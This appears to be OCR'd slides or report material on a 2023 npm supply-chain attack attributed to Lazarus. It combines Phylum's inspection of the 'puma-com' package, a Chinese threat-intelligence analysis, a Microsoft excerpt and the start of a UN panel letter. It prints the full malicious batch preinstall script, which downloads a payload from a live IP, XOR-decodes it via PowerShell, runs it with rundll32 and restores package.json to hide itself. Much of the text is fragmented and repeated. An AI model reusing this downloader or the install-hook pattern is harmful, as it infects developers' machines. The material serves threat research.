
```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```

```
qlite.a"
ql.tmp"
ts($path1))

:ReadAllBytes($path1)
count ; $i++)
{
$bytes[$i] = $bytes[$i] -bxor 0xef
}
[System.IO.File]::WriteAllBytes($path2, $bytes)
Remove-Item -Path $path1 -Force
}
```

Oct/Nov 2023



```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/np
start /b /wait powershell.exe -ExecutionPolicy Byp
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```



Phylum Code Inspector

puma-com


puma-com==5.0.3

puma-com_5.0.3.tgz

Filename	Size	Download Link
package/LICENSE	1.29 kB	Download File
package/.idea/dotenv-master.iml	469 bytes	Download File
package/lib/cli-options.js	300 bytes	Download File
package/config.js	185 bytes	Download File
package/lib/env-options.js	657 bytes	Download File
package/index.js	1.63 kB	Download File
package/lib/main.js	8.63 kB	Download File
package/package.json	1.67 kB	Download File
package/pk.json	1.62 kB	Download File
package/.vscode/settings.json	4 bytes	Download File
package/CHANGELOG.md	14.32 kB	Download File
package/README-es.md	17.07 kB	Download File
package/README.md	23.04 kB	Download File
package/config.d.ts	12 bytes	Download File
package/lib/main.d.ts	4.91 kB	Download File
package/.idea/codeStyles/codeStyleConfig.xml	146 bytes	Download File
package/.idea/modules.xml	285 bytes	Download File
package/.idea/inspectionProfiles/Project_Default.xml	258 bytes	Download File
package/.idea/codeStyles/Project.xml	1.35 kB	Download File
package/.idea/vcs.xml	185 bytes	Download File

```
es($path1)
+)


2, $bytes)
```

Oct/Nov 2023



Phylum Code Inspector

```
@echo off
```

```
  },
  "scripts": {
    "preinstall": "node index.js && del index.js",
    "dts-check": "tsc --project tests/types/tsconfig.json",
    "lint": "standard",
    "lint-readme": "standard-markdown",
    "pretest": "npm run lint && npm run dts-check",
    "test": "tap tests/*.js --100 -Rspec",
    "prerelease": "npm test",
    "release": "standard-version"
  },
  "repository": {
    "type": "git",
    "url": "https://github.com/jhonnpmdev/config-envi.git"
  },
  "funding": "https://github.com/jhonnpmdev/config-envi.git?sponsor
```

```
  },
  "scripts": {
    "dts-check": "tsc --project tests/types/tsconfig.json",
    "lint": "standard",
    "lint-readme": "standard-markdown",
    "pretest": "npm run lint && npm run dts-check",
    "test": "tap tests/*.js --100 -Rspec",
    "prerelease": "npm test",
    "release": "standard-version"
  },
  "repository": {
    "type": "git",
    "url": "https://github.com/jhonnpmdev/config-envi.git"
  },
  "funding": "https://github.com/jhonnpmdev/config-envi.git?sponsor=1",
```

package/README.md	23.04 kB	Download File
package/config.d.ts	12 bytes	Download File
package/lib/main.d.ts	4.91 kB	Download File
package/.idea/codeStyles/codeStyleConfig.xml	146 bytes	Download File
package/.idea/modules.xml	285 bytes	Download File
package/.idea/inspectionProfiles/Project_Default.xml	258 bytes	Download File
package/.idea/codeStyles/Project.xml	1.35 kB	Download File
package/.idea/vcs.xml	185 bytes	Download File


```
2, $bytes)
```

Oct/Nov 2023

Nov 4, 2023 / 9 min read / Research

Crypto-Themed npm Packages Found Delivering Stealthy Malware

Dec 2023 KP



疑似Lazarus（APT-Q-1）涉及npm包供应链的攻击样本分析

Original 威胁情报中心 奇安信威胁情报中心 2023-12-07 20:52 北京

团伙背景

Lazarus是疑似具有东北亚背景的APT组织，奇安信内部跟踪编号APT-Q-1。该组织因2014年攻击索尼影业开始受到广泛关注，其攻击活动最早可追溯到2007年。Lazarus早期主要针对政府机构，以窃取敏感情报为目的，但自2014年后，开始以全球金融机构、虚拟货币交易场等为目标，进行敛财为目的的攻击活动。此外，该组织还针对安全研究人员展开攻击。近年来，Lazarus频繁发起软件供应链攻击，今年上半年披露的3CX供应链攻击事件被认为出自该组织之手。

事件概述


奇安信威胁情报中心近期发现一批较为复杂的下载器样本，这类样本经过多层嵌套的PE文件加载，最终从C2服务器下载后续载荷并执行。其中一个C2服务器IP地址在不久前被披露用于一起软件供应链攻击事件[1]，攻击者通过伪装为与加密有关的npm包投递恶意软件。结合上述报告内容和下载器样本自身的信息，可以确认这些下载器恶意软件与此次npm包供应链攻击事件有关。

Nov 4, 2023 / 9 min read / Research

Crypto-Themed npm Packages Found Delivering Stealthy Malware

https://mp.weixin.qq.com/s/f5YE12w3x3wad5EO0EB53Q

Dec 2023 KP




North Korean groups exhibit more sophisticated operations through cryptocurrency theft and supply chain attacks

Microsoft assesses that North Korean activity groups are conducting increasingly sophisticated operations through cryptocurrency theft and supply chain attacks. In January 2023, the Federal Bureau of Investigation (FBI) publicly attributed the June 2022 theft of $100 million in cryptocurrency from Harmony's Horizon Bridge to Jade Sleet (DEV-0954), a.k.a. Lazarus Group/APT38.[33] Furthermore, Microsoft attributed the March 2023 3CX supply chain attack that leveraged a prior supply chain compromise of a US-based financial technology company in 2022 to Citrine Sleet (DEV-0139). This was the first time Microsoft has observed an activity group using an existing supply chain compromise to conduct another supply chain attack, which demonstrates the increasing sophistication of North Korean cyber operations.

https://mp.weixin.qq.com/s/f5YE12w3x3wad5EO0EB53Q

Dec 2023 KP



United Nations Nations Unies

HEADQUARTERS • SIEGE NEW YORK, NY 10017
TEL.: +1 212 963 1055 • FAX: +1 212 963 2013

UNITED NATIONS SECURITY COUNCIL PANEL OF EXPERTS ESTABLISHED PURSUANT TO RESOLUTION 1874 (2009)

REFERENCE: S/AC.49/2023/PE/OC.606
UR REFERENCE

